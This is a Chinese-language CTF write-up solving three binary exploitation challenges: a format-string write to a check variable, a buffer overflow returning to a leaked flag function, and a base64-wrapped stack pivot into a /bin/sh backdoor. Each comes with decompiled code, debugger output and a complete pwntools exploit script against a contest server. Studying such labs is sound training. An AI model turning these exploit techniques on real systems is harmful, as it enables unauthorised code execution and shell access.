ezstring

pwndbg查看：

```
Simple format string challenge
Give me your input:
AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
AAAA.0x7fffffffdc00.0x100.0x7ffff7d14862.0x13.0x7ffff7fc9040.0x2e70252e41414141.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0xa70252e70252e70.0x1.0x7ffff7e1b803.0xd68.0x7ffff7c8c9e1.0x402070.0xa.0x7ffff7e1b780.0x402070.0x4040a0.0x7ffff7e17600

check is 0x0, need 0xdeadbeef
[Inferior 1 (process 1287) exited normally]
pwndbg>
```

offset=6

ida查看，跟进vuln函数

IDA View-A | Pseudocode-B | Pseudocode-A | Hex View-1

```
1  void __cdecl vuln()
2  {
3    char buf[256]; // [rsp+0h] [rbp-100h] BYREF
4
5    puts("Give me your input:");
6    read(0, buf, 0x100u);
7    printf(buf);
8    putchar(10);
9    if ( check == -559038737 )
10     win();
11   printf("check is 0x%x, need 0xdeadbeef\n", check);
12 }
```

有win函数

Data | Unexplored | External symbol | Lumina function

IDA View-A | Pseudocode-B | Pseudocode-A

```
1  void __cdecl __noreturn win()
2  {
3    char *flag; // [rsp+8h] [rbp-8h]
4
5    flag = getenv("A1CTF_FLAG");
6    if ( flag )
7    {
8      if ( *flag )
9      {
10       puts("okkkk!");
11       puts(flag);
12       exit(0);
13     }
14   }
15   print_flag_from_file();
16 }
```

由vuln函数可以看出：当check=-559038737时，执行win函数
只需满足条件即可，所以目标地址是check

payload：


```
from pwn import *


context.update(arch='amd64', os='linux', log_level='debug')
elf = ELF('./pwn2')
host = 'ctf-2.xeed.run'
port = 30702
io = remote(host, port)
io.recvuntil(b'Give me your input:\n')
fpayload = fmtstr_payload(6, {elf.symbols['check']: 0xdeadbeef})
io.sendline(fpayload)
io.interactive()
```

nopnopnop

这题本意是想出成nop sled，但是出题的时候还是泄露了read_flag的地址
拉完了，还没开ASLR，出的什么小烂题

漏洞分析
在vuln()中有：
char buf[256];
read(0, buf, 512)，明显的栈缓冲区溢出（读入长度大于缓冲区），可覆盖保存的 RBP 与返回地址。
程序会打印Target: <addr>（read_flag地址），因此我们可以直接把返回地址改写为该地址来跳转到 read_flag()，不需要写 shellcode 或绕过 NX。





cyclic可以看出offset=264

payload：

```
from pwn import *

context(arch='amd64', os='linux', log_level='debug')
io = remote('ctf-2.xeed.run',31502)
# io = process('./warmup')

elf = ELF('./warmup')
ret = ROP(elf).find_gadget(['ret'])[0]


io.recvuntil(b'Target: ')
target = int(io.recvline(), 16)
io.recvuntil(b'Buffer: ')
addr = int(io.recvline(), 16)
io.recvuntil(b'> ')

payload =  b'A' * (264) + p64(ret) + p64(target)
io.send(payload)
io.interactive()
```


这个题出的太拉了，之前做到一个挺有意思的应该直接拿过来的

baseh

跟进 Base64Decode 函数：



按照函数表面意思，我初步判断是一个 base64 的解码函数



gdb调试

```
   0x80493df <main+210>            mov    eax, dword ptr [esp + 0x18]     EAX, [0xffffcea8] =>
   0x80493e3 <main+214>            mov    edx, dword ptr [esp + 0x3c]     EDX, [0xffffcecc] =>
──────────────────────────────────────[ STACK ]──────────────────────────────────────
00:0000│  esp 0xffffce8c —▸ 0x80493d4 (main+199) ◂— mov dword ptr [esp + 0x3c], eax
01:0004│-048 0xffffce90 —▸ 0xffffceae ◂— 'bGFk'
02:0008│-044 0xffffce94 —▸ 0xffffcea8 —▸ 0x81209b8 ◂— 0x64616c /* 'lad' */
03:000c│-040 0xffffce98 ◂— 0xc /* '\x0c' */
04:0010│-03c 0xffffce9c ◂— 0
05:0014│-038 0xffffcea0 ◂— 1
06:0018│-034 0xffffcea4 —▸ 0xffffcf64 —▸ 0xffffd0d2 ◂— 0x746e6d2f ('/mnt')
07:001c│-030 0xffffcea8 —▸ 0x81209b8 ◂— 0x64616c /* 'lad' */
──────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────
 ► 0 0x8049187 Base64Decode+242
   1 0x80493d4 main+199
```

输入bGFk,可以看到解码成lad

跟进 correct 函数，发现后门函数

IDA Vie... | Pseudoco... | Pseudoco... | Pseudoco...

```
1 void __noreturn correct()
2 {
3   if ( *(_DWORD *)input == -559038737 )
4   {
5     IO_puts("Wow Fantastic,you deserve it!");
6     _libc_system("/bin/sh");
7   }
8   exit(0);
9 }
```

跟进 auth 函数：

IDA Vie... | Pseudoco... | Pseudoco... | Pseudoco... | Pseudoco...

```
1  _BOOL4 __cdecl auth(unsigned int a1)
2  {
3    _BYTE v2[8]; // [esp+14h] [ebp-14h] BYREF
4    char *s2; // [esp+1Ch] [ebp-Ch]
5    _BYTE v4[8]; // [esp+20h] [ebp-8h] BYREF
6
7    memcpy(v4, input, a1);
8    s2 = (char *)calc_md5(v2, 12);
9    _printf("hash : %s\n", s2);
10   return strcmp("f87cd601aa7fedca99018a8be88eda34", s2) == 0;
11 }
```

auth 函数会生成解码内容的 md5 哈希值，并且与程序中保存的哈希值进行对比


重看 main 函数：

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char v4; // [esp+4h] [ebp-3Ch]
4    int v5; // [esp+18h] [ebp-28h] BYREF
5    _BYTE s[30]; // [esp+1Eh] [ebp-22h] BYREF
6    unsigned int v7; // [esp+3Ch] [ebp-4h]
7
8    memset(s, 0, sizeof(s));
9    IO_setvbuf(stdout, 0, 2, 0);
10   IO_setvbuf(stdin, 0, 1, 0);
11   _printf("PWNshow login: ", v4);
12   _isoc99_scanf("%30s", s);
13   memset(input, 0, 0xCu);
14   v5 = 0;
15   v7 = Base64Decode(s, &v5);
16   if ( v7 > 0xC )
17   {
18     IO_puts("Input Error!");
19   }
20   else
21   {
22     memcpy(input, (_BYTE *)v5, v7);
23     if ( auth(v7) == 1 )
24       correct();
25   }
26   return 0;
27 }
```

v7 是 base64 解码后的长度，当 v7 > 0xC (十进制 12) 的时候，会输出 “ Input Error! ” 然后退出进程。

memcpy(&input, v5, v7); 会把从 v5 开始的 v7 个字节的数据，完整地复制到 input 变量所在的内存地址处。（这里有个坑，就是如果对伪代码不熟悉的话，你会误以为这是 input 函数的地址，其实这个 input 是一个数据存储的变量（参数）??）；要注意的是，input 参数被控制在 12 字节（0xC）大小内，不足与我们进行注入 payload，那我们就需要进行栈迁移

看回汇编代码：



在最后结束时给我们执行了一次 leave 汇编指令。

栈迁移到哪？

在 main 函数中，还有一个 memcpy，把解码后的数据 copy 填充到了 input 地址处，在程序关闭 PIE 的情况下，input 的地址已知，我们可以通过栈劫持指针的方式，把数据布置到 input 所在的 bss 段：

```
.bss:0811EB27                 db    ? ;
.bss:0811EB28                 db    ? ;
.bss:0811EB29                 db    ? ;
.bss:0811EB2A                 db    ? ;
.bss:0811EB2B                 db    ? ;
.bss:0811EB2C                 db    ? ;
.bss:0811EB2D                 db    ? ;
.bss:0811EB2E                 db    ? ;
.bss:0811EB2F                 db    ? ;
.bss:0811EB30                 db    ? ;
.bss:0811EB31                 db    ? ;
.bss:0811EB32                 db    ? ;
.bss:0811EB33                 db    ? ;
.bss:0811EB34                 db    ? ;
.bss:0811EB35                 db    ? ;
.bss:0811EB36                 db    ? ;
.bss:0811EB37                 db    ? ;
.bss:0811EB38 seen_objects    dd ?                    ; DATA XREF: __deregister_frame_info_bases:loc_80D91DB↑r
.bss:0811EB38                                         ; __deregister_frame_info_bases+75↑o ...
.bss:0811EB3C unseen_objects  dd ?                    ; DATA XREF: __register_frame_info_bases+62↑r
.bss:0811EB3C                                         ; __register_frame_info_bases+68↑w ...
.bss:0811EB40                 public input
.bss:0811EB40 ; _BYTE input[16]
.bss:0811EB40 input           db 10h dup(?)           ; DATA XREF: correct+6↑o
.bss:0811EB40                                         ; auth+D↑o ...
.bss:0811EB50                 public OPENSSL_ia32cap_P
.bss:0811EB50 OPENSSL_ia32cap_P dd ?                  ; DATA XREF: OPENSSL_ia32cap_loc+A↑o
```

大致思路就是栈迁移调用 /bin/sh 来 gethell，不过需要事先将 payload 进行一次 base64 编码加密，因为程序会将我们注入的 payload 进行一次 base64 编码解码。

payload：

```
from pwn import *
import base64

context(log_level='debug', os = 'linux', arch = 'i386')
#io = process('./pwn')
io = remote('ctf-2.xeed.run',31364)
input_bss_address = 0x811EB40
binsh = 0x8049284
payload1 = cyclic(4) + p32(binsh) + p32(input_bss_address)
payload = base64.b64encode(payload1).decode()
io.recvuntil(':')
io.sendline(payload)
io.interactive()
```